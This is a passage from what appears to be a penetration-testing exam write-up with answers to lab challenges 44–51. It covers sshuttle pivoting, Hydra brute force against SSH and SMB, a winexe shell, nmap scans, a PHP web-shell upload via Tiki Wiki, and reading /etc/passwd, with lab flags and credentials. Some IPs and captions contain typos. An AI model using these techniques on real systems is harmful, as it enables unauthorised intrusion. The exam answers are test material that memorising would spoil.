


Figure 106: Unshadow crack Using John the Ripper

[Challenge 44:] What is the name of the Machine at Ip address 192.168.35.100?

ANSWER: TARGETTHREE

Methodology/Exploitation: Double Pivoting Using Sshuttle, SMB Login Bruteforce and Winexe

1. After we've been able to compromise the **192.168.65.200** machine and escalated our privilege to root. We proceed to by checking the network interfaces that exist on the host at **192.168.65.200** using **ipconfig**. We discover a different network interface **192.168.5.200** outside the reach from our attacker machine.

```
vagrant@debian-9:~$ sudo su
root@debian-9:/home/vagrant# ifconfig
ens3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.65.200  netmask 255.255.255.0  broadcast 192.168.65.255
        inet6 fe80::d8f7:6bff:feb2:f448  prefixlen 64  scopeid 0x20<link>
        ether da:f7:6b:b2:f4:48  txqueuelen 1000  (Ethernet)
        RX packets 146426  bytes 13924270 (13.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 145023  bytes 10002143 (9.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens7: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.5.200  netmask 255.255.255.0  broadcast 192.168.5.255
        inet6 fe80::b211:fdff:fe0d:430  prefixlen 64  scopeid 0x20<link>
        ether b0:11:fd:0d:04:30  txqueuelen 1000  (Ethernet)
        RX packets 13285  bytes 1991120 (1.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14131  bytes 1817014 (1.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 40  bytes 3504 (3.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 40  bytes 3504 (3.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 107: 192.168.5.200 interface discovery via ipconfig

2. To be able to reach or connect to this network interface at **192.168.5.200**, we must pivot into this network first with help of our compromised host on **192.168.65.200** otherwise known as creating a **route** to the new interface/subnet on **192.168.5.0/24** through our compromised host acting as our gateway. One way to do this is using **proxy chains** and enabling **SSH dynamic port forwarding** on the compromised host. A simpler way to achieve this would be to use sshuttle (A tool to pivot into hidden networks and help us handle all our routing/gateway access.)

```
┌──(root💀kali)-[/home/kali/Downloads]
└─# sshuttle -r vagrant@192.168.65.200 192.168.5.0/24
vagrant@192.168.65.200's password:
c : Connected to server.
```

Figure 108: Sshuttle route Pivot Setup

3. I tried to use nmap from my attacker machine to do a ping scan on the subnet **192.168.5.0/24** after setting up the route using **sshuttle** to check for the live host, but I wasn't getting any responses, so I decided to upload nmap standalone binary via SCP to the target machine **192.168.65.200** hoping to do a ping scan to **192.168.5.0/24** subnet since it shared an interface with the subnet.

4. I faced another problem; I was still experiencing network issues using nmap standalone from **192.168.65.200** so I switched up my tactics and took a hint from

the tasks. **Challenge 46** asks for the version of OpenSSH on the machine **192.168.5.230**. This meant SSH port was open on the host. So, I went ahead to bruteforce the SSH service on port **22** using **Hydra** from my attacker machine thanks to the route I had setup initially via **sshuttle**. I found the credentials cpent:Pa$$w0rd123.

```
┌──(root💀kali)-[/home/kali/Downloads/Omini2/PIVOT]
└─# hydra -L /home/kali/Downloads/Usernames.txt -P /home/kali/Downloads/Passwords.txt 192.168.5.230 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-29 04:37:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1820 login tries (l:35/p:52), ~114 tries per task
[DATA] attacking ssh://192.168.5.230:22/
[STATUS] 255.00 tries/min, 255 tries in 00:01h, 1567 to do in 00:07h, 16 active
[STATUS] 257.67 tries/min, 773 tries in 00:03h, 1049 to do in 00:05h, 16 active
[22][ssh] host: 192.168.5.230   login: cpent   password: Pa$$w0rd123
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-29 04:43:59
```

Figure 109: 192.168.5.230 SSH Bruteforce via Hydra

5. Next, I gained SSH access with the credentials to the host **192.168.5.230**, escalated privileges to root via **sudo group** and proceeded to upload nmap standalone from host **192.168.65.200** to the host **192.168.5.230** which I then used for performing nmap ping scan for other live host on the subnet **192.168.5.0/24**.

```
root@Ub4-DP:/home/cloudlab# scp vagrant@192.168.65.200:/home/vagrant/nmap .
The authenticity of host '192.168.65.200 (192.168.65.200)' can't be established.
ECDSA key fingerprint is SHA256:Kh+p8l8JkCYmYyCOy0mbC8DllhW8Na7pLs7nDHD/OPg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.65.200' (ECDSA) to the list of known hosts.
vagrant@192.168.65.200's password:
nmap
```

Figure 110: Nmap standalone upload to 192.168.5.230

6. I initiated a default scan using the nmap standalone library on the whole subnet of **192.168.5.0/24** and I was able to discover **2** additional hosts **192.168.5.100 & 192.1682.5.3** apart from **192.1682.5.200 & 192.1682.5.230** which have been discovered.

```
root@Ub4-DP:/home/cloudlab# ./nmap -n 192.168.5.0/24

Starting Nmap 7.11 ( https://nmap.org ) at 2021-11-29 05:51 EST
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 192.168.5.1
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00067s latency).
All 1182 scanned ports on 192.168.5.1 are filtered
MAC Address: 52:54:00:A3:27:9C (Unknown)

Nmap scan report for 192.168.5.3
Host is up (0.00048s latency).
All 1182 scanned ports on 192.168.5.3 are closed
MAC Address: 7C:5C:9A:4A:50:22 (Unknown)

Nmap scan report for 192.168.5.100
Host is up (0.00093s latency).
Not shown: 1179 filtered ports
PORT    STATE SERVICE
135/tcp open  epmap
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 1A:41:76:0B:50:2C (Unknown)

Nmap scan report for 192.168.5.200
Host is up (0.00044s latency).
Not shown: 1180 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
111/tcp open  sunrpc
MAC Address: B0:11:FD:0D:04:30 (Unknown)

Nmap scan report for 192.168.5.230
Host is up (0.0000030s latency).
Not shown: 1181 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
```

Figure 111: Nmap standalone Host Discovery on 192.168.5.0/24 subnet

7. Having discovered port **445** open on the host **192.168.5.100**, I once again use **Hydra** to bruteforce for **SMB** credentials which I found the credentials administrator:Pa$$w0rd123

```
┌──(root💀kali)-[/home/kali]
└─# hydra -L /home/kali/Downloads/Usernames.txt -P /home/kali/Downloads/Passwords.txt 192.168.5.100 smb
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-29 05:56:06
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous
[DATA] max 1 task per 1 server, overall 1 task, 1820 login tries (l:35/p:52), ~1820 tries per task
[DATA] attacking smb://192.168.5.100:445/
[445][smb] host: 192.168.5.100   login: administrator   password: Pa$$w0rd123
[STATUS] 117.00 tries/min, 117 tries in 00:01h, 1703 to do in 00:15h, 1 active
[STATUS] 101.67 tries/min, 305 tries in 00:03h, 1515 to do in 00:15h, 1 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Figure 112: 192.168.5.100 SMB Bruteforce via Hydra

8. Using **winexe** with the found **SMB** credentials, I called up **cmd.exe** on the host **192.168.5.100** which responded and gave me back a shell interface for the machine.




Figure 113: Winexe and SMB Credentials

9. After gaining shell access, I checked the interface of this machine using **ipconfig** via cmd to see if I can still find any other network interface in there, and just immediately, I discovered another network interface with Ip address **192.168.35.3**.




Figure 114: 192.168.35.3 Interface Discovery via ipconfig

10. By discovering this network interface/subnet **192.168.35.3** on the machine **192.168.5.100**, we can now proceed to solve this challenge by using **Nbtstat** command to enumerate the NetBIOS 16th to find the machine name of the Ip address at **192.168.35.100**. Hence, the answer to this challenge is TARGETTHREE.




Figure 114: Machine name Enumeration via Nbtstat

[Challenge 45:] What is the NetBIOS 16th Byte with the type of GROUP on the machine at 192.168.35 network? (Hint start with 1)

ANSWER: 1E

Methodology/Exploitation: Double Pivoting Using Sshuttle, SMB Login Bruteforce and Winexe

1. Using **nbtstat -A 192.168.35.100** command, we can discover the NetBIOS 16th Byte with the type Group. The answer to this challenge is 1E.




Figure 115: NetBIOS 16th Byte with type Group Enumeration via Nbtstat

[Challenge 46:] **What version of OpenSSH (X.Y format) is on the 192.168.5.230 machine?**

ANSWER: 8.2

Methodology/Exploitation: Pivoting Using Sshuttle & SSH Bruteforce

1. As explained earlier, after compromising **192.168.65.200** and discovering another interface on the machine **192.168.5.200**. We setup a route with **Sshuttle** on the **192.168.5.0/24** subnet through our **192.168.65.200** machine. Then use **hydra** to bruteforce for ssh credentials on **192.168.5.230** which we found cpent:Pa$$w0rd123. We proceeded to gain SSH access into the machine and used **ssh -V** to find the OpenSSH version which is 8.2.




Figure 116: 192.168.5.230 SSH Version Enumeration

[Challenge 47:] **Compromise the 192.168.65.200 machine to gain user level access. Locate userflag.txt and submit the content of the file.**

ANSWER: PivotingUser-2341

Methodology/Exploitation: Weak User Account Credential

1. After gaining ssh access with the compromised credentials vagrant:vagrant. We enumerate the machine, find and read the **userflag.txt** which solves the challenge PivotingUser-2341.




Figure 117: 192.168.65.200 Userflag.txt Content Enumeration

[Challenge 48:] Compromise the 192.168.65.200 machine to gain user level access. Locate rootflag.txt and submit the content of the file.

ANSWER: PivotingRoot-2021

Methodology/Exploitation: Unlimited Sudo Access without Authentication

1. After gaining ssh access with the compromised credentials vagrant:vagrant. We use **id** command to check the for the **groups** the user belongs to, and we discover the user is part of the **sudo** group.
2. We then use the **sudo su** command to elevate privilege to **root** without the system asking for the user's password as verification. We proceed to enumerate the machine, find and read the **rootflag.txt** which solves the challenge PivotingRoot-2021.




Figure 118: 172.25.170.70 Adminflag.txt Content Enumeration

[Challenge 49:] What port is the nodejs application running on in machine 192.168.65.250?

ANSWER: 9090

Methodology/Exploitation: Nmap Standalone Binary

1. Using nmap from out attacker machine, we tried various scan and filter bypass techniques but couldn't successfully scan the host **192.168.65.250** to find any open ports.

2. From the compromised machine **192.168.65.200**, we upload the **nmap standalone** binary via **SCP** from my attacker machine.

3. After successfully uploading the nmap binary to the compromised host, I initiated a default scan to all ports using the nmap standalone library to scan the **192.168.65.250** host via the command **./nmap -n -p- -sV 192.168.65.250**

4. I was successfully able to find the open port on **9090** which the **nodejs** application runs on.




Figure 119: 192.168.65.250 Nodejs Port Enumeration

[Challenge 50:] What is the Potentially risky method on the machine at 192.168.65.210?

ANSWER: TRACE

Methodology/Exploitation: Nmap -SC script scan

1. To solve this challenge, we first discover all port open on the host **192.168.65.210**. We found port **80 & 22** on the host. Next, we proceed to use nmap to collect more information about the services using **nmap -sC (script scan)** command. This helps us find our answer TRACE as the risky method on the machine.

```
80/tcp open  http    syn-ack Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubun
| http-cookie-flags:
|   /mono/:
|     ASP.NET_SessionId:
|_      httponly flag not set
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.65.210
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.65.210:80/getboo/
|     Form id: search_box
|     Form action: psearch.php
|
|     Path: http://192.168.65.210:80/phpBB2/
|     Form id:
|     Form action: login.php?sid=db56e5c3cf9ddbf6e97d5af52364ce6a
|
|     Path: http://192.168.65.210:80/ghost/
|     Form id:
|_    Form action: submit.php
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /wordpress/: Blog
|   /test/: Test page
|   /mono/: Mono
|   /phpmyadmin/: phpMyAdmin
|_  /wordpress/wp-login.php: Wordpress login page.
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
|_http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suh
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-trace: TRACE is enabled
```

Figure 120: 192.168.65.210 TRACE Enabled

[Challenge 51:] What is the content of rootflag.txt on 192.168.65.210?

ANSWER: WebRoot-1976

Methodology/Exploitation: Php Web Shell, CVE-2016-5195 (dirtycow 2), Password Reuse

1. After discovering port **80** on the host, we visit the Ip address on the browser and find it containing a list on web application to choose.
2. We select the **Tiki wiki** link and procced to login to the app using admin:admin. The app then tells us to change our password which we do.
3. Next, we navigate to the admin page, scroll down and we find a link called **backups**. We click on the link, and it takes us to a new page where we can upload backups.




Figure 121: Tikiwiki Backups Upload

4. Using a customized php web shell script, we upload as a backup file, and it successfully uploaded.
5. Next, we navigate to view our uploaded php shell script pretending to view one of our backup files and it presents us a shell on the page.
6. We use command such as **ls** to list directories & files, **pwd** to check present working directory, **id** to check for **current user/groups** and **uname -a** to check for **kernel/OS information (Linux 2.6.32-25-generic-pae Ubuntu 10.4 i686 GNU/Linux)**




Figure 122: 192.168.65.210 php web shell

7. Next, we try to read the **/etc/passwd** file, and we are successful and find usernames such as **root, kevin & user**. Pipping to **grep -v /bin/false** is supposed to only show us users with SSH access.

```
Hacker101:/home# cat /etc/passwd | grep -v /bin/false
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:x:1000:1000:user,,,:/home/user:/bin/bash
kevin:x:1001:1001:,,,:/home/kevin:/bin/bash
```

Figure 123: 192.168.65.210 /etc/passwd content Enumeration

8. We try to read the **/etc/shadow** file, but permission was denied which means we can't crack hashes for the usernames.
9. Since port **22** is open on the host, we tried to bruteforce for username and password but had not luck discovering any valid credentials thinking some network issue.

```
┌──(root💀kali)-[/home/…/Downloads/Omini2/PIVOT/192.168.65.210]
└─# hydra -L /home/kali/Downloads/Usernames.txt -P /home/kali/Downloads/Passwords.txt 192.168.65.210 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-29 02:22:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tas
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1820 login tries (l:35/p:52), ~114 tries per task
[DATA] attacking ssh://192.168.65.210:22/
[STATUS] 695.00 tries/min, 695 tries in 00:01h, 1158 to do in 00:02h, 16 active
[STATUS] 699.00 tries/min, 1398 tries in 00:02h, 455 to do in 00:01h, 16 active
1 of 1 target completed, 0 valid password found
[WARNING] Writing restore file because 8 final worker threads did not complete until end.
[ERROR] 8 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-29 02:25:09
```

Figure 124: 192.168.65.210 Hydra SSH Failed Bruteforce

10. But since we found the username **root, kevin and user** and they are supposed to have SSH access from inspecting **/etc/passwd** file, I proceed to try to login to gain SSH access directly without relying on the **Hydra** bruteforce attempt for SSH credentials.
11. I used **user & kevin** as my user and tried various passwords present on the password list **(trying most of the popular password discovered throughout the exam)** Finally these credentials worked kevin:Po$$w0rd123 gave me login access to the SSH service.

